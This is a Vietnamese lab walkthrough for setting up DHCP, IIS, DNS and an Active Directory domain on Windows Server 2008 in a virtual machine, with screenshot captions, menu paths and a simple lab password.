1. Cấu hình Win server 2008
   1. **DHCP Server**

Graphical user interface, text, application

Description automatically generated

* + 1. **Cấu hình ip tĩnh trước khi cầu hình DHCP server**:

Control Panel > Network Connections

Chuột phải vào chọn Properties

Graphical user interface, application, Word

Description automatically generated

Chọn Internet Protocol Version 4 > Properties

Graphical user interface, text, application

Description automatically generated

Cấu hình theo địa chỉ ip 192.168.12.2

Graphical user interface, text, application

Description automatically generated

* + 1. **Cài đặt DHCP**


Start > Server Manager > Roles > Add Roles

Graphical user interface, text, application

Description automatically generated

Tại Before You Begin > Next

Tại Server Roles > **chọn DHCP Server và IIS** > Next > ….. > Install



Start > Administrative tools > DHCP

Graphical user interface

Description automatically generated

Chuột phải vào IPv4 > NewScope

Graphical user interface, text, application

Description automatically generated

Add scope

Graphical user interface, application

Description automatically generated

Cấu hình IP address range

Graphical user interface, application

Description automatically generated

Cấu hình Exclusions (loại trừ dãy IP)

Graphical user interface, application

Description automatically generated

Cấu hình Lease duration (thời gian sử dụng địa chỉ IP)

Graphical user interface, application

Description automatically generated

Cấu hình DHCP options, chọn “Yes, I want to configure these options now”

Graphical user interface, application

Description automatically generated

Không cấu hình default gateway > Next


Graphical user interface, application

Description automatically generated

Cấu hình DNS server

Parent domain

Chọn địa chỉ của máy chủ window 2008 > Add > Next



Không cấu hình Wins server > Chọn “Yes, I want to active this scope now”

Chọn Finish

DNS Server

Kiểm tra ip address của DNS tại ipv4 = với DHCP server:

Graphical user interface, text, application

Description automatically generated

* + 1. Kiểm tra

1. Edit > virtual network editor > DHCP setting
2. DHCP Setting
3. Chọn network mình sử dụng, ở đây em chọn host-only
4. Bỏ tick ở use local DHCP service …………

Graphical user interface, application

Description automatically generated

Ping thử tới máy vừa đc cấp phát 192.168.12.3

Graphical user interface, text

Description automatically generated


Ping từ máy client - 192.168.12.3 > server – 192.168.12.2

A screenshot of a computer screen

Description automatically generated

Cấu hình xong DHCP, server cấp phát ip thành công

**Cài đặt IIS**



Next > Next > Install

Graphical user interface, text, application

Description automatically generated

Cài đặt thành công

Graphical user interface, text, application

Description automatically generated

* 1. **Tải Active Directory Server và DNS**

Sau khi cài DNS, Active Doman Service (làm tương tự DHCP)

Win + R > gõ dcpromo > enter

Graphical user interface, application

Description automatically generated

Graphical user interface, text

Description automatically generated

* Next > Next > tick vào ô Create a new doman in a new forest

Nếu báo lỗi về tài khoản admin > thoát Active Directory

Ctr + Alt + Del > Tạo mật khẩu cho administrator > đăng nhập


(mật khẩu: Admin123)

* Tạo domain name (trinhvanminh.com)


Graphical user interface, text, application

Description automatically generated


Chọn bản window server tương ứng (ở đây em dùng winserver 2008)




Next > Next > Chọn Yes, ……………………….



Chọn Yes




Chọn nơi lưu trữ database, hoặc để mặc định > Next



* Next > Tạo mật khẩu cho admin có chức năng restore (tài khoản này khác với tài khoản admin của server)

Restore Mode Password: **Admin123**


Next > Next




Restart

* Chỉnh lại các điều kiện password khi tạo user mới


Search gpms.msc




Theo đường dẫn dưới chọn chuột phải vào Default Doman Policy > Edit




Theo đường dẫn dưới > vào Password Policy > chỉnh lại





* Update Policy

Tại Desktop > Win + R > gpupdate



* Tạo user cho Domain: (**username:minhtv**)

Theo đường dẫn như hình dưới vào > Active Directory Users and Computers

Graphical user interface, application

Description automatically generated

Theo đường dẫn > chuột phải > New > User

Graphical user interface, text, application, email


Description automatically generated

Tạo user


Graphical user interface

Description automatically generated

Tạo mật khẩu > Next > Finish




Tạo thành công




1. **Các thành viên đều thuộc một domain**

Thay đổi DNS thành DNS của server




* Thêm domain name

Chuột phải vào My Computer > Properties



Chuyển sang tab Computer name > Change > ok

